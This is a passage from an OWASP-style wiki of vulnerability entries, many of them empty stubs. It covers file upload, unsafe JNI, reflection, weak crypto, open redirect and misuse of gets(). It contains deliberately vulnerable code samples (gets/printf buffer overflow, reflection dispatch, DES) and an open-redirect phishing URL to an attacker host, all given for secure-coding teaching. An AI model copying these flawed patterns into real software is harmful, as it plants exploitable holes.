**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Access Control Vulnerability]]

QUEBRA

## UNQUOTED SEARCH PATH OR ELEMENT

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

[[Category:Input Validation Vulnerability]]

QUEBRA

## UNRESTRICTED CRITICAL RESOURCE LOCK

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Synchronization and Timing Vulnerability]]

QUEBRA

## UNRESTRICTED FILE UPLOAD

{{Template:Vulnerability}}

### DESCRIPTION

Uploaded files represent a significant risk to applications. The first step in many attacks is to get some code to the system to be attacked. Then the attack only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step.

The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system, forwarding attacks to backend systems, and simple defacement. It depends on what the application does with the uploaded file, including where it is stored.

There are really two different classes of problems here. The first is with the file metadata, like the path and filename. These are generally provided by the transport, such as HTTP multipart encoding. This data may trick the application into overwriting a critical file or storing the file in a bad location. You must validate the metadata extremely carefully before using it.

The other class of problem is with the file content. The range of problems here depends entirely on what the file is used for. See the examples below for some ideas about how files might be misused. To protect against this type of attack, you should analyze everything your application does with files and think carefully about what processing and interpreters are involved.

### EXAMPLES

#### Attacks on application platform

- Upload .jsp file into web tree jsp code executed as web user
- Upload .gif to be resized image library flaw exploited
- Upload huge files file space denial of service
- Upload file using malicious path or name overwrite critical file
- Upload file containing personal data other users access it
- Upload file containing "tags" tags get executed as part of being "included" in a web page

## Attacks on other systems

- Upload .exe file into web tree victims download trojaned executable
- Upload virus infected file victims' machines infected
- Upload .html file containing script victim experiences [[XSS]]

### RELATED THREATS

### RELATED ATTACKS

### RELATED VULNERABILITIES

### RELATED COUNTERMEASURES

### CATEGORIES

{{Template:Stub}}

[[Category:File System]]

QUEBRA

## UNSAFE JNI

{{Template:Vulnerability}}

{{Template:Fortify}}

### ABSTRACT

Improper use of the Java Native Interface (JNI) can render Java applications vulnerable to security flaws in other languages.

### DESCRIPTION

Unsafe JNI errors occur when a Java application uses JNI to call code written in another programming language.

### EXAMPLES

The following Java code defines a class named Echo. The class declares one native method (defined below), which uses C to echo commands entered on the console back to the user.

```
class Echo {
    public native void runEcho();
    static {
        System.loadLibrary("echo");
    }
    public static void main(String[] args) {
        new Echo().runEcho();
    }
}
```

The following C code defines the native method implemented in the Echo class:



```
#include <jni.h>
#include "Echo.h"//the java class above compiled with javah
#include <stdio.h>
JNIEXPORT void JNICALL
Java_Echo_runEcho(JNIEnv *env, jobject obj)
{
    char buf[64];
    gets(buf);
    printf(buf);
}
```

Because the example is implemented in Java, it may appear that it is immune to memory issues like buffer overflow vulnerabilities. Although Java does do a good job of making memory operations safe, this protection does not extend to vulnerabilities occurring in source code written in other languages that are accessed using the Java Native Interface. Despite the memory protections offered in Java, the C code in this example is vulnerable to a buffer overflow because it makes use of `gets()`, which does not perform any bounds checking on its input.

The Sun Java(TM) Tutorial provides the following description of JNI [2]:

```
The JNI framework lets your native method utilize Java objects in the same way that Java code
uses these objects. A native method can create Java objects, including arrays and strings, and
then inspect and use these objects to perform its tasks. A native method can also inspect and
use objects created by Java application code. A native method can even update Java objects that
it created or that were passed to it, and these updated objects are available to the Java
application. Thus, both the native language side and the Java side of an application can
create, update, and access Java objects and then share these objects between them.
```

The vulnerability in the example above could easily be detected through a source code audit of the native method implementation. This may not be practical or possible depending on the availability of the C source code and the way the project is built, but in many cases it may suffice. However, the ability to share objects between Java and native methods expands the potential risk to much more insidious cases where improper data handling in Java may lead to unexpected vulnerabilities in native code or unsafe operations in native code corrupt data structures in Java.

Vulnerabilities in native code accessed through a Java application are typically exploited in the same manner as they are in applications written in the native language. The only challenge to such an attack is for the attacker to identify that the Java application uses native code to perform certain operations. This can be accomplished in a variety of ways, including identifying specific behaviors that are often implemented with native code or by exploiting a system information leak in the Java application that exposes its use of JNI [2].

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

[[Buffer overflow]]

## RELATED COUNTERMEASURES

[:Category:Input Validation]]

## REFERENCES

# [1] B. Stearns. The Java™ Tutorial: The Java Native Interface. Sun Microsystems, 2005. <http://java.sun.com/docs/books/tutorial/native1.1/>

# [2] Fortify Descriptions. <http://vulncat.fortifysoftware.com>.

## CATEGORIES

[[Category:Input Validation Vulnerability]]

[[Category:Use of Dangerous API]]

[[Category:Java]]

[[Category:C]]

[[Category:Code Snippet]]

[[Category:Implementation]]

QUEBRA

## UNSAFE PRIVILEGE

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

[[Category:Access Control Vulnerability]]

QUEBRA

## UNSAFE REFLECTION

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

An attacker may be able to create unexpected control flow paths through the application, potentially bypassing security checks.

## DESCRIPTION

If an attacker can supply values that the application then uses to determine which class to instantiate or which method to invoke, the potential exists for the attacker to create control flow paths through the application that were not intended by the application developers. This attack vector may allow the attacker to bypass authentication or access control checks or otherwise cause the application to behave in an unexpected manner.

This situation becomes a doomsday scenario if the attacker can upload files into a location that appears on the application's classpath or add new entries to the application's classpath. Under either of these conditions, the attacker can use reflection to introduce new, presumably malicious, behavior into the application.

## EXAMPLES

A common reason that programmers use the reflection API is to implement their own command dispatcher. The following example shows a command dispatcher that does not use reflection:

```
String ctl = request.getParameter("ctl");
Worker ao = null;
if (ctl.equals("Add")) {
    ao = new AddCommand();
} else if (ctl.equals("Modify")) {
    ao = new ModifyCommand();
} else {
    throw new UnknownActionError();
}
ao.doAction(request);
```

A programmer might refactor this code to use reflection as follows:

```
String ctl = request.getParameter("ctl");
Class cmdClass = Class.forName(ctl + "Command");
Worker ao = (Worker) cmdClass.newInstance();
ao.doAction(request);
```

The refactoring initially appears to offer a number of advantages. There are fewer lines of code, the if/else blocks have been entirely eliminated, and it is now possible to add new command types without modifying the command dispatcher.

However, the refactoring allows an attacker to instantiate any object that implements the Worker interface. If the command dispatcher is still responsible for access control, then whenever programmers create a new class that implements the Worker interface, they must remember to modify the dispatcher's access control code. If they fail to modify the access control code, then some Worker classes will not have any access control.

One way to address this access control problem is to make the Worker object responsible for performing the access control check. An example of the re-refactored code follows:

```
String ctl = request.getParameter("ctl");
Class cmdClass = Class.forName(ctl + "Command");
Worker ao = (Worker) cmdClass.newInstance();
ao.checkAccessControl(request);
ao.doAction(request);
```

Although this is an improvement, it encourages a decentralized approach to access control, which makes it easier for programmers to make access control mistakes.

This code also highlights another security problem with using reflection to build a command dispatcher. An attacker can invoke the default constructor for any kind of object. In fact, the attacker is not even constrained to objects that implement the Worker interface; the default constructor for any object in the system can be invoked. If the object does not implement the Worker interface, a ClassCastException will be thrown before the assignment to ao, but if the constructor performs operations that work in the attacker's favor, the damage will already have been done. Although this scenario is relatively benign in simple applications, in larger applications where complexity grows exponentially it is not unreasonable that an attacker could find a constructor to leverage as part of an attack.

**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**

[[Category:Input Validation]]

## CATEGORIES

[[Category:Input Validation Vulnerability]]

[[Category:Use of Dangerous API]]

[[Category:Java]]

[[Category:Code Snippet]]

[[Category:Implementation]]

QUEBRA

## UNTRUSTED DATA APPENDED WITH TRUSTED DATA

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Input Validation Vulnerability]]

QUEBRA

## UNVERIFIED OWNERSHIP

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Access Control Vulnerability]]

QUEBRA

## USE OF LESS TRUSTED SOURCE

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## USER INTERFACE QUALITY ERRORS

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:General Logic Error Vulnerability]]

QUEBRA

## USER INTERFACE SECURITY ERRORS

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:General Logic Error Vulnerability]]

QUEBRA

## USER INTERFACE INCONSISTENCY

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:General Logic Error Vulnerability]]

QUEBRA

## USER MANAGEMENT ERRORS

{{Template:Vulnerability}}

### DESCRIPTION

### EXAMPLES

### RELATED THREATS

### RELATED ATTACKS

### RELATED VULNERABILITIES

### RELATED COUNTERMEASURES

### CATEGORIES

{{Template:Stub}}

[[Category:Access Control Vulnerability]]

QUEBRA

## USING A BROKEN OR RISKY CRYPTOGRAPHIC ALGORITHM

{{Template:SecureSoftware}}

### OVERVIEW

The use of a broken or risky cryptographic algorithm is an unnecessary risk that may result in the disclosure of sensitive information.

### CONSEQUENCES

- Confidentiality: The confidentiality of sensitive data may be compromised by the use of a broken or risky cryptographic algorithm.
- Integrity: The integrity of sensitive data may be compromised by the use of a broken or risky cryptographic algorithm.
- Accountability: Any accountability to message content preserved by cryptography may be subject to attack.

### EXPOSURE PERIOD

- Design: The decision as to what cryptographic algorithm to utilize is generally made at design time.

### PLATFORM

- Languages: All

- Operating platforms: All

## REQUIRED RESOURCES

Any

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

Medium to High

## AVOIDANCE AND MITIGATION

- Design: Use a cryptographic algorithm that is currently considered to be strong by experts in the field.

## DISCUSSION

Since the state of cryptography advances so rapidly, it is common to find algorithms, which previously were considered to be safe, currently considered unsafe. In some cases, things are discovered, or processing speed increases to the degree that the cryptographic algorithm provides little more benefit than the use of no cryptography at all.

## EXAMPLES

### C/C++:

```
EVP_des_ecb();
```

### Java:

```
Cipher des=Cipher.getInstance("DES...");  
des.initEncrypt(key2);
```

## RELATED PROBLEMS

- [[Failure to encrypt data]]

## CATEGORIES

[[Category:Vulnerability]]

[[Category:Cryptographic Vulnerability]]

QUEBRA



## VALIDATE-BEFORE-CANONICALIZE

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Input Validation Vulnerability]]

QUEBRA

## VALIDATE-BEFORE-FILTER

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Input Validation Vulnerability]]

QUEBRA

## VALUE DELIMITER

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Input Validation Vulnerability]]

QUEBRA

## VALUE PROBLEMS

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Range and Type Error Vulnerability]]

QUEBRA

## VARIABLE NAME DELIMITER

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Input Validation Vulnerability]]

QUEBRA

## VIRTUAL FILES

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

QUEBRA

## WEAK ENCRYPTION

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

[[Category:Cryptographic Vulnerability]]

QUEBRA

## WRONG DATA TYPE

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Range and Type Error Vulnerability]]

QUEBRA

## WRONG STATUS CODE

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:General Logic Error Vulnerability]]

QUEBRA

## CATEGORY:ENVIRONMENTAL VULNERABILITY

FIXME: This category should replace the [[Category:Environmental Problem]].

This category includes everything that is outside of the source code but is still critical to the security of the product that is being created. Because the issues covered by this kingdom are not directly related to source code, we separated it from the rest of the kingdoms.

{{Template:Fortify}}

[[Category:Vulnerability]]

QUEBRA

## CATEGORY:SESSION MANAGEMENT VULNERABILITY

This category is for tagging vulnerabilities related to session management. Click [here](#) to see details about [\[\[Category:Session Management\]\]](#) countermeasure.

[\[\[Category:Vulnerability\]\]](#)

{{Template:Stub}}

QUEBRA

## CATEGORY:CODE PERMISSION VULNERABILITY

This category is used for tagging vulnerabilities related to code permission.

[\[\[Category:Vulnerability\]\]](#)

[\[\[Category:Access Control Vulnerability\]\]](#)

QUEBRA

## OPEN REDIRECT

### OVERVIEW

An open redirect is an application that takes a parameter and redirects a user to the parameter value without any validation. This vulnerability is used in phishing attacks to get users to visit malicious sites without realizing it.

{{Template:Stub}}

### CONSEQUENCES

[\[\[Phishing\]\]](#)

### EXPOSURE PERIOD PLATFORM

All web platforms affected

### REQUIRED RESOURCES SEVERITY LIKELIHOOD OF EXPLOIT AVOIDANCE AND MITIGATION

To avoid the open redirect vulnerability parameters of the application script/program must be validated before sending 302 HTTP code (redirect) to the client browser.

The server must have a relation of the authorized redirections (i.e. in a database)

## DISCUSSION

## EXAMPLES

```
http://www.vulnerable.com?redirect=http://www.attacker.com
```

The phishing use can be more complex, using complex encoding:

Real redirect:

```
http://www.vulnerable.com/redirect.asp?=http://www.links.com
```

Facked:

```
http://www.vulnerable.com/security/advisory/23423487829/../../../../redirect.asp%3F%3Dhttp%3A//www.facked.com/advisory/system_failure/password_recovery_system
```

## RELATED PROBLEMS

- [[Open forward]]

[[Category:Vulnerability]]

QUEBRA

## OPEN FORWARD

### OVERVIEW

An open forward is an application that takes a parameter and forwards a user to another part of the application without any validation or access control checks. This may allow an attacker to bypass access control checks, especially those enforced externally, such as by a web server.

{{Template:Stub}}

### CONSEQUENCES

[[Phishing]]

**EXPOSURE PERIOD**  
**PLATFORM**  
**REQUIRED RESOURCES**  
**SEVERITY**  
**LIKELIHOOD OF EXPLOIT**  
**AVOIDANCE AND MITIGATION**  
**DISCUSSION**  
**EXAMPLES**

<http://www.vulnerable.com?forward=/accounts?id=1010>

## RELATED PROBLEMS

- [[Open redirect]]

[[Category:Vulnerability]]

QUEBRA

## ASP.NET MISCONFIGURATION: CREATING DEBUG BINARY

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

Debugging messages help attackers learn about the system and plan a form of attack.

## DESCRIPTION

ASP .NET applications can be configured to produce debug binaries. These binaries give detailed debugging messages and should not be used in production environments. The debug attribute of the <compilation> tag defines whether compiled binaries should include debugging information. Symbols (.pdb files) tell the debugger how to find the original source files for a binary, and how to map breakpoints in code to lines in those source files.

The use of debug binaries causes an application to provide as much information about itself as possible to the user. Debug binaries are meant to be used in a development or testing environment and can pose a security risk if they are deployed to production. Attackers can leverage the additional information they gain from debugging output to mount attacks targeted on the framework, database, or other resources used by the application.

## EXAMPLES

To identify this vulnerability, look for the following pattern on the compilation section within the system.web group of the Web.config file at the application's root directory:

```
<configuration>  
<compilation debug="true"/>
```

535

```
</configuration>
```

**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

[[Category:.NET]]

[[Category:Deployment]]

[[Category:Environmental Vulnerability]]

QUEBRA

## ASP.NET MISCONFIGURATION: MISSING CUSTOM ERROR HANDLING

{{Template:Vulnerability}}

{{Template:Fortify}}

### ABSTRACT

An ASP .NET application must enable custom error pages in order to prevent attackers from mining information from the framework's built-in error responses.

### DESCRIPTION

ASP.NET applications should be configured to use custom error pages instead of the framework default page. In the event of an application exception, use the <customErrors> element to configure custom, generic error messages that should be returned to the client. The default error page provides detailed information about the error that occurred, and should not be used in production environments. Attackers can leverage the additional information provided by a default error page to mount attacks targeted on the framework, database, or other resources used by the application.

Make sure that the mode attribute is set to "RemoteOnly" in the web.config file as shown in the following example.

```
<customErrors mode="RemoteOnly" />
```

The mode attribute of the <customErrors> tag in the Web.config file defines whether custom or default error pages are used. It should be configured to use a custom page as follows:

```
<customErrors mode="On" defaultRedirect="YourErrorPage.htm" />
```



## EXAMPLES

Two typical misconfigurations:

```
<customErrors ... mode="Off" />
```

Custom error message mode is turned off. An ASP.NET error message with detailed stack trace and platform versions will be returned.

```
<customErrors mode="RemoteOnly" />
```

Custom error message mode for remote user only. No defaultRedirect error page specified. The local user on the web server will see a detailed stack trace. For remote users, an ASP.NET error message with the server customError configuration setting and the platform version will be returned.

## RELATED THREATS

Information leakage is the major threat due to the improper error handling. Error messages provide quite useful information to the attacker that can be used to launch further attacks such as SQL Injection. Below are few examples of threats because of the improper error handling:

- Error messages can be used by an attacker to extract specific information about the System and Application.
- An unexpected error can be used to crash the application off line thus creating a denial-of-service attack by an attacker.
- Unexpected errors may provide an attacker with a buffer or stack overflow condition that sets the stage for an arbitrary code execution.

## RELATED ATTACKS

### RELATED VULNERABILITIES

### RELATED COUNTERMEASURES

- Follow a common and standard approach for exception handling.
- Do not display detailed error message to the end-user such as Path Information, Database related information, stack traces etc. In short, disable or limit error messages.
- Override the default error handler so that it should always return "200 OK" error message. This will reduce the ability of automated vulnerability scanning tools from concluding in case of any serious error message.
- Always provide customized error pages for any kind of error (i.e. Database or application error). Configure the Web Server for redirecting to the customized error page in the event of an error.

## CATEGORIES

{{Template:Stub}}

[[Category:.NET]]

[[Category:Environmental Vulnerability]]

[[Category:Deployment]]

[[Category:Error Handling]]

## REFERENCES

1. [www.SearchSecurity.com](http://www.SearchSecurity.com) (Web application threats and vulnerabilities Quiz)
2. [www.CoderSource.net](http://www.CoderSource.net) (Asp.Net Web.Config Configuration File)
3. OWASP Top 10 2007 - Information Leakage and Improper Error Handling.

QUEBRA

## ALLOWING EXTERNAL SETTING MANIPULATION

{{Template:Vulnerability}}

### DESCRIPTION

The application allows attackers to control its setting. This enables attackers to manipulate the setting of the application to cause the application to behave in unexpected ways.

### EXAMPLES

- The privileged system administrative functions are exposed.
- The application takes user-controllable data to update its settings.
  - Set the debug mode based on a hidden field in the request.
  - The application takes a serialized data object from the request to update its settings.

### RELATED THREATS

### RELATED ATTACKS

### RELATED VULNERABILITIES

### RELATED COUNTERMEASURES

### CATEGORIES

{{Template:Stub}}

[[Category:Input Validation Vulnerability]]

[[Category:Access Control Vulnerability]]

QUEBRA

## CATEGORY:PATH VULNERABILITY

This category is for tagging path issues that allow attackers to access files that are not intended to be accessed. Generally, this is due to dynamically construction of a file path using unvalidated user input.

Attacks that can exploit this vulnerability

- [[Path Traversal Attack]]
  - [[Relative Path Traversal Attack]]
  - [[Absolute Path Traversal Attack]]
- [[Path Equivalence Attack]]
- [[Link Following Attack]]
- [[Virtual Files Attack]]

[[Category:Vulnerability]]

QUEBRA

## CODE CORRECTNESS: CALL TO THREAD.RUN()

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

The program calls a thread's run() method instead of calling start().

## DESCRIPTION

In most cases a direct call to a Thread object's run() method is a bug. The programmer intended to begin a new thread of control, but accidentally called run() instead of start(), so the run() method will execute in the caller's thread of control.

## EXAMPLES

The following excerpt from a Java program mistakenly calls run() instead of start().

```
Thread thr = new Thread() {
    public void run() {
        ...
    }
};
thr.run();
```

**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

[[Category:Java]]

[[Category:Code Snippet]]

[[Category:Implementation]]

[[Category:Synchronization and Timing Vulnerability]]

[[Category:Use of Dangerous API]]

[[Category:API Abuse]]

QUEBRA

## CODE CORRECTNESS: CALL TO SYSTEM.GC()

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

Explicit requests for garbage collection are a bellwether indicating likely performance problems.

## DESCRIPTION

At some point in every Java developer's career, a problem surfaces that appears to be so mysterious, impenetrable, and impervious to debugging that there seems to be no alternative but to blame the garbage collector. Especially when the bug is related to time and state, there may be a hint of empirical evidence to support this theory: inserting a call to `System.gc()` sometimes seems to make the problem go away.

In almost every case we have seen, calling `System.gc()` is the wrong thing to do. In fact, calling `System.gc()` can cause performance problems if it is invoked too often.

**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

[[Category:Use of Dangerous API]]

[[Category:Java]]

[[Category:Implementation]]

[[Category:API Abuse]]

QUEBRA

## CODE CORRECTNESS: ERRONEOUS FINALIZE() METHOD

{{Template:Vulnerability}}

{{Template:Fortify}}

### ABSTRACT

This finalize() method does not call super.finalize().

### DESCRIPTION

The Java Language Specification states that it is a good practice for a finalize() method to call super.finalize().<sup>[1]</sup>

The statement above is not completely correct. The Java Language Specification 3.0 section 12.6.1 states: "This should

always be done, <b>unless it is the programmer's intent to nullify the actions of the finalizer in the superclass.</b>"

### EXAMPLES

The following method omits the call to super.finalize():

```
protected void finalize() {  
    discardNative();  
}
```

**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**REFERENCES**

[1] J. Gosling, B. Joy, G. Steele, G. Bracha. The Java Language Specification, Second Edition. Addison-Wesley, 2000.

[[Category:Java]]

[[Category:Implementation]]

[[Category:Code Snippet]]

[[Category:API Abuse]]

QUEBRA

**DANGEROUS FUNCTION**

{{Template:Vulnerability}}

{{Template:Fortify}}

**ABSTRACT**

Functions that cannot be used safely should never be used.

**DESCRIPTION**

Certain functions behave in dangerous ways regardless of how they are used. Functions in this category were often implemented without taking security concerns into account.

**EXAMPLES**

- C functions that don't check the size of the destination buffers, such as `gets()`, `strcpy()`, `strcat()`, `printf()`
- The `gets()` function is unsafe because it does not perform bounds checking on the size of its input. An attacker can easily send arbitrarily-sized input to `gets()` and overflow the destination buffer.
- The `>>` operator is unsafe to use when reading into a character buffer because it does not perform bounds checking on the size of its input. An attacker can easily send arbitrarily-sized input to the `>>` operator and overflow the destination buffer.

**EXAMPLES**

See this simple C program :

```
main ()  
{  
542
```

```

char buffer[25];
printf("\nEnter Text : ");
gets(buffer);
}

```

It appears to be correct, but it possesses a security problem. If you enter a short piece of text such as "Hello", the above program works fine. But if the entered value is longer than the allocated buffer, such as the text "AA", the program may crash due to a segfault, or otherwise behave inappropriately.

### What happens when the above program runs

cmain() calls the main() procedure.

### In Assembly

```

_cmain proc far /* In C, all function names begins with an underscore */
xx
call _main
xx
_cmain endp
_main proc
mov ebp, esp
add ebp, 19h /* 19h = 25 dec. Creates buffer array in the stack frame */
lea eax, strEnterText /* Gets the address of the string "\nEnter Text : " */
push eax /* pushes this address to stack for printf function */
call _printf /* calls the printf function */
push ebp /* pushes the address of the buffer array */
call _gets /* calls gets() */
/* The gets function stores the entered character from stdin to memory pointed by ebp */
/* if the number of character got from stdin is greater than the SIZE of the buffer */
/* the buffer overflow occurs. */
xxx
_main endp

```

As return addresses of all functions are stored on the stack, if the buffer array is overflowed, then the returned address of the functions may be overwritten by the user input data.

### How this program can be exploited

Once the bounds of the array are known, text can be entered so that the return address on the stack is overwritten to point to a different location in memory which the program is not supposed to access at that time, such as other malicious code.

The length of the buffer could be easily discovered through trial-and-error. You should never use a function which extracts data from the user without no bounds checking.

A better alternative is "fgets". To get input from stdin use this:

```

fgets(buffer, 25, stdin);

```

**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

[[Category:Implementation]]

[[Category:C]]

[[Category:Use of Dangerous API]]

[[Category:API Abuse]]

QUEBRA

## **EJB BAD PRACTICES: USE OF AWT/SWING**

{{Template:Vulnerability}}

{{Template:Fortify}}

### **ABSTRACT**

The program violates the Enterprise JavaBeans specification by using AWT/Swing.

### **DESCRIPTION**

The Enterprise JavaBeans specification requires that every bean provider follow a set of programming guidelines designed to ensure that the bean will be portable and behave consistently in any EJB container [1].

In this case, the program violates the following EJB guideline:

"An enterprise bean must not use the AWT functionality to attempt to output information to a display, or to input information from a keyboard."

A requirement that the specification justifies in the following way:

"Most servers do not allow direct interaction between an application program and a keyboard/display attached to the server system."



**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**REFERENCES**  
**CATEGORIES**

[1] Enterprise JavaBeans 2.1 Specification. Sun Microsystems. <http://java.sun.com/products/ejb/docs.html>.

[[Category:Java]]

[[Category:Implementation]]

[[Category:Use of Dangerous API]]

[[Category:API Abuse]]

QUEBRA

## EJB BAD PRACTICES: USE OF CLASS LOADER

{{Template:Vulnerability}}

{{Template:Fortify}}

### ABSTRACT

The program violates the Enterprise JavaBeans specification by using the class loader.

### DESCRIPTION

The Enterprise JavaBeans specification requires that every bean provider follow a set of programming guidelines designed to ensure that the bean will be portable and behave consistently in any EJB container. [1]

In this case, the program violates the following EJB guideline:

"The enterprise bean must not attempt to create a class loader; obtain the current class loader; set the context class loader; set security manager; create a new security manager; stop the JVM; or change the input, output, and error streams."

A requirement that the specification justifies in the following way:

"These functions are reserved for the EJB container. Allowing the enterprise bean to use these functions could compromise security and decrease the container's ability to properly manage the runtime environment."

**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**REFERENCES**

[1] Enterprise JavaBeans 2.1 Specification. Sun Microsystems. <http://java.sun.com/products/ejb/docs.html>.

## CATEGORIES

[[Category:Java]]

[[Category:Implementation]]

[[Category:Use of Dangerous API]]

[[Category:API Abuse]]

QUEBRA

## EJB BAD PRACTICES: USE OF JAVA.IO

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

The program violates the Enterprise JavaBeans specification by using the java.io package.

## DESCRIPTION

The Enterprise JavaBeans specification requires that every bean provider follow a set of programming guidelines designed to ensure that the bean will be portable and behave consistently in any EJB container [10].

In this case, the program violates the following EJB guideline:

"An enterprise bean must not use the java.io package to attempt to access files and directories in the file system."

A requirement that the specification justifies in the following way:

"The file system APIs are not well-suited for business components to access data. Business components should use a

resource manager API, such as JDBC, to store data."

**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**REFERENCES**

[1] Enterprise JavaBeans 2.1 Specification. Sun Microsystems. <http://java.sun.com/products/ejb/docs.html>.

## CATEGORIES

[[Category:Use of Dangerous API]]

[[Category:Java]]

[[Category:Implementation]]

[[Category:API Abuse]]

QUEBRA

## EJB BAD PRACTICES: USE OF SOCKETS

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

The program violates the Enterprise JavaBeans specification by using sockets.

## DESCRIPTION

The Enterprise JavaBeans specification requires that every bean provider follow a set of programming guidelines designed to ensure that the bean will be portable and behave consistently in any EJB container [1].

In this case, the program violates the following EJB guideline:

"An enterprise bean must not attempt to listen on a socket, accept connections on a socket, or use a socket for multicast."

A requirement that the specification justifies in the following way:

"The EJB architecture allows an enterprise bean instance to be a network socket client, but it does not allow it to be a network server. Allowing the instance to become a network server would conflict with the basic function of the enterprise bean – to serve the EJB clients."

**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**REFERENCES**

[1] Enterprise JavaBeans 2.1 Specification. Sun Microsystems. <http://java.sun.com/products/ejb/docs.html>.

## CATEGORIES

[[Category:Use of Dangerous API]]

